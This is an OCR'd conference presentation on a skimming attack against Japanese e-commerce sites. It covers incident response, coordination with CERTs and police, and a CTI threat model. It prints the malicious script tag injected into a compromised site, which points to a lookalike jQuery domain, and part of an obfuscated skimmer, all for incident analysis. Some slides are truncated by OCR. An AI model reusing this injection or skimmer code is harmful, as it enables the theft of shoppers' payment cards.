

1 EC site is tampered with
2 Browse EC site
EC site
3 malicious script loaded
4 When you purchase a product, your credit card information is also sent to the attacker's server.
EC site user
Malicious script (JavaScript)
Attacker's server
googlevapis.com
jqueryapistatic.com

Since there is no change in appearance, many users cannot notice the tampering and continue to use the EC site as it is.



```
<div class="header_banner"><div class="banner_event">
<img src="//[redacted]/contents/r/images/banner/banner_nenmatsu_980.jpg" width="980" alt="休業案内" />
</div></div>
<!-- //休業案内-->

<!-- メンテナンス -->
<div class="item-catch banner view-timer" data-start-date="2019/03/23 18:00" data-end-date="2019/03/25 07:00" style="display:none;">
  <div class="banner event">
    <script src=https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.9.min.js></script>
    <img src="/contents/r/images/banner/maintenance_pc2.jpg" alt="サイトメンテナンスのお知らせ" />
  </div>
</div>
<!-- //メンテナンスここまで -->

  </div>
  <!-- #header -->
```

Code inserted into a compromised EC site



```
/*! jQuery v2.2.4 | (c) jQuery Foundation | jquery.org/license */
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.
    fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e
    (c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.
    replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('19["\\7\\Q\\8\\r"](1f(
    b,c,d,e,f,g){f=1f(a){1g(a<c?\'\':f(19["\\y\\8\\j\\o\\7\\13\\m\\9"](a/
    c)))+((a=a%c)>1A?19["\\U\\9\\j\\k\\m\\v"]["\\A\\j\\i\\z\\R\\F\\8\\j\\R\\i\\l\\
    7"](a+1B):a["\\9\\i\\U\\9\\j\\k\\m\\v"](1C))};1q(!\'\'["\\j\\7\\y\\r\\8\\n\\7"](/^/,19["
    \\U\\9\\j\\k\\m\\v"])){1r(d--)g[f(d)]=e[d]||f(d);e=[1f(a){1g g[a]}];f=1f(){1g\'\\\\\\S\\q
    \'};d=1};1r(d--)1q(e[d])b=b["\\j\\7\\y\\r\\8\\n\\7"](1D 19["\\10\\7\\v\\X\\W\\y"](\'\\\\
    \\s\'+f(d)+\'\\\\\\s\',\'\\v\'),e[d]);1g b}(\'\\M \\9\\5\\8\\6\\t\\G \\s\\p\\2\\2\\x\\R\\
    5\\G \\k\\p\\E\\x\\k\\1s\\8\\4\\1a\\x\\k\\q\\q\\6\\t\\N\\5\\s\\p\\p\\2\\2\\6\\s\\p\\8\\4
```

Obfuscated malicious script used in attack

We have also collected evidence of cybercrime from cases of attackers during posting credit card information to utilized legitimate e-commerce sites that have been compromised

Summary: The Counter-measures Conducted

We have applied following countermeasure actions:


1. Coordination to the **abused infrastructures**
   - Name.com (on-going)
   - Cloudflare (successfully block the malicious javascript)
2. Coordination via **CERT/CSIRT channels**
   - From LACERT with the national CERT (JPCERT/CC)
   - Readiness to handle reachable victims
3. Coordination with **Law Enforcements**
   - Coordination with law enforcement via Japan Cybercrime Control Center
   - Coordination with the financial institution affected
   - Advisory for the victims to file crime report
4. Threat **research sharing within trusted communities**
   - Coordination with entity that is on similar research (in this case: JPCERT, TrendMicro Japan)
   - Threat information sharing in the FIRST dot org (this presentation)

Part Two

Cyber Threat Intelligence implementation

CTI Methodology Used in Handling

We have worked to handle the current case by using methods and discipline described based on FIRST CTI Curriculum



Cyber Threat Intelligence Curriculum (version 2.2)

FIRST Cyber Threat Intelligence SIG - compiled as one document 2021 byRick/LACERT for translation purposes.

Overview

This document is produced by the FIRST Cyber Threat Intelligence SIG (CTI-SIG). It's purpose is to level set and introduce concepts that may not be well understood or used out of context, in order to facilitate and make work and data flow between commercial organizations more streamlined.


- Introduction
- Introduction to CTI as a General topic
- Methods and Methodology
- Threat Modeling
- Machine and Human Analysis
- Building a CTI program and team
- Source Evaluation and Information Reliability
- Training
- Standards
- Glossary

This version of the CTI Curriculum is also publicly available at: https://www.first.org/global/sigs/cti/curriculum/.

The marked parts are the methods we have implemented, to be elaborated in next slides

CTI Methodology Used in Handling

FIRST CTI SIG’s CTI Curriculum located in here:



Program Overvie

Agenda is subject to change. Tim g and are first-come, first-served. Please select your training options during registration. Plen

- Tuesday, 1 November
  Training: Analytical
  Training: Technical
- Wednesday, 2 November
  Plenary Sessions Day 1
- Thursday, 3 November
  Plenary Sessions Day 2


Tuesday, 1 November

	Training: Analytical	ing: Technical
09:00 – 11:15	‘Build Your Own Threat Landscape’ Worksho *Gert-Jan Bruggink (Venation, NL); Roman Sanni* *(Constellation Cyber LLC, US); Brian Mohr (Reqf* TLP:WHITE	ng Your Own Workflows in MISP: T *ndre Dulaunoy, Andras Iklody, Sami M* HITE
11:15 – 11:30	Coffee Break	
11:30 – 13:00	‘Build Your Own Threat Landscape’ Worksho *Gert-Jan Bruggink (Venation, NL); Roman Sanni* *(Constellation Cyber LLC, US); Brian Mohr (Reqf*	ng Your Own Workflows in MISP: Tutorial and Hands- *ndre Dulaunoy, Andras Iklody, Sami Mokaddem (CIRCL, LU)*

CTI Implementation: The CTI Threat Analysis Method used

The implementation cyber threat intelligence handling on this case:

F3EAD cycle (Find, Fix, Finish, Exploit, Analyze and Disseminate) is intelligence cycle that has been chosen to handle this case, based on FIRST CTI SIG’S CTI Curriculum, in *“Method & Methodology”* chapter.



Implementation components:

Find => Damage Assessment,
Fix => Investigation, Monitoring, Code diff
Exploit => Gathering evidence
Analyze => Code analysis and Threat Research
Disseminate => Reports, Awareness

CTI Implementation: CTI Threat Model of E-commerce sites

First, let' s build a specific **Threat Model** for this case' s E-Commerce Sites (EC Sites with a generic and easy Threat Model generation steps as per explained in the FIRST CTI Curriculum, to do as follows:

- Define and assess main CTI threat model components of –
  a current EC sites & enumerate them
- List vulnerabilities, exploits and other attack vectors
- Construct enumeration of Threat, Risk and Risk bar calculation
- Recommend actions
- Go to first step (to assess & sharpen the model periodically)

We don' t know how to improve our IR or CTI operation model without understanding the business model of a specific threats aiming the E-commerce business we are doing.

As example, we use **STRIDE model** for this reported case' s Threat Model

CTI Implementation: CTI Threat Model of E-commerce sites

The CTI main definitions for EC sites threat are:

(1) Assets:


The "Assets" for EC sites is the EC system which is located as service in online server(s) and the data interaction through it. EC system itself contains *tangible* (physical, i.e.: equipments, etc) and *intangible assets* (software, trademark, license, user's data). Those are EC Sites main assets that is physically need to be protected (ISO/IEC PDTR 13335-1).

The intangible assets describe above is having components contain of user's login PII, payment credentials and several online authentication data, the details of these components are varied depends on how each EC system works, mostly managed by CRM

The commonly used EC site's CRM package is mostly have same components that is specifically saved in same places which is a liability.

CTI Implementation: CTI Threat Model of E-commerce sites

To understand those assets we have to know what kind of data are actually exchanged in a E-commerce system. The simplest case is shown in this graph:



CTI Implementation: CTI Threat Model of E-commerce sites

The CTI main definitions for EC sites threat are:

(1) Assets:

The main “Assets” for EC sites is the EC system which is located as service in online server(s). Those are where system functionality data that is physically need to be protected.

(2) Attack surface and attack vectors:

The depiction of assets (the systems) attack’s surface are as follows:

SERVER SIDE

- The known vulnerability for EC package
- The zero day of EC package
- Vulnerability of the administration panels of hosting service
- Weak, insecure and leaked login credentials

CLIENT SIDE

- Undetected assets stealing action from server side (via malicious script targeted user’s browsers)
- Trusted server reputation is used to hide “extra” traffic for stolen data

CTI Implementation: CTI Threat Model of E-commerce sites

(3) Threat agent / adversaries:


The threat agent(s) that actually carries the "Attack surface" (2) to the "Assets" (1), which are:

- PII & Online Payment Credential stealer actors themself, or
- Actors who pwned the EC-sites to illegally sell them to the stealer actors

(4) Control:

All security measurement and actions that need to be placed to protect the assets (point 1) against its attack surface/vectors (point 2) by possible agents (point 3)

Illustration:



CTI Implementation: CTI Threat Model of E-commerce sites

(5) Damage:

The possible damages or demerits of a successful attacks on the assets are as listed below, ***enumerated by percentage of costs on overall damage***:

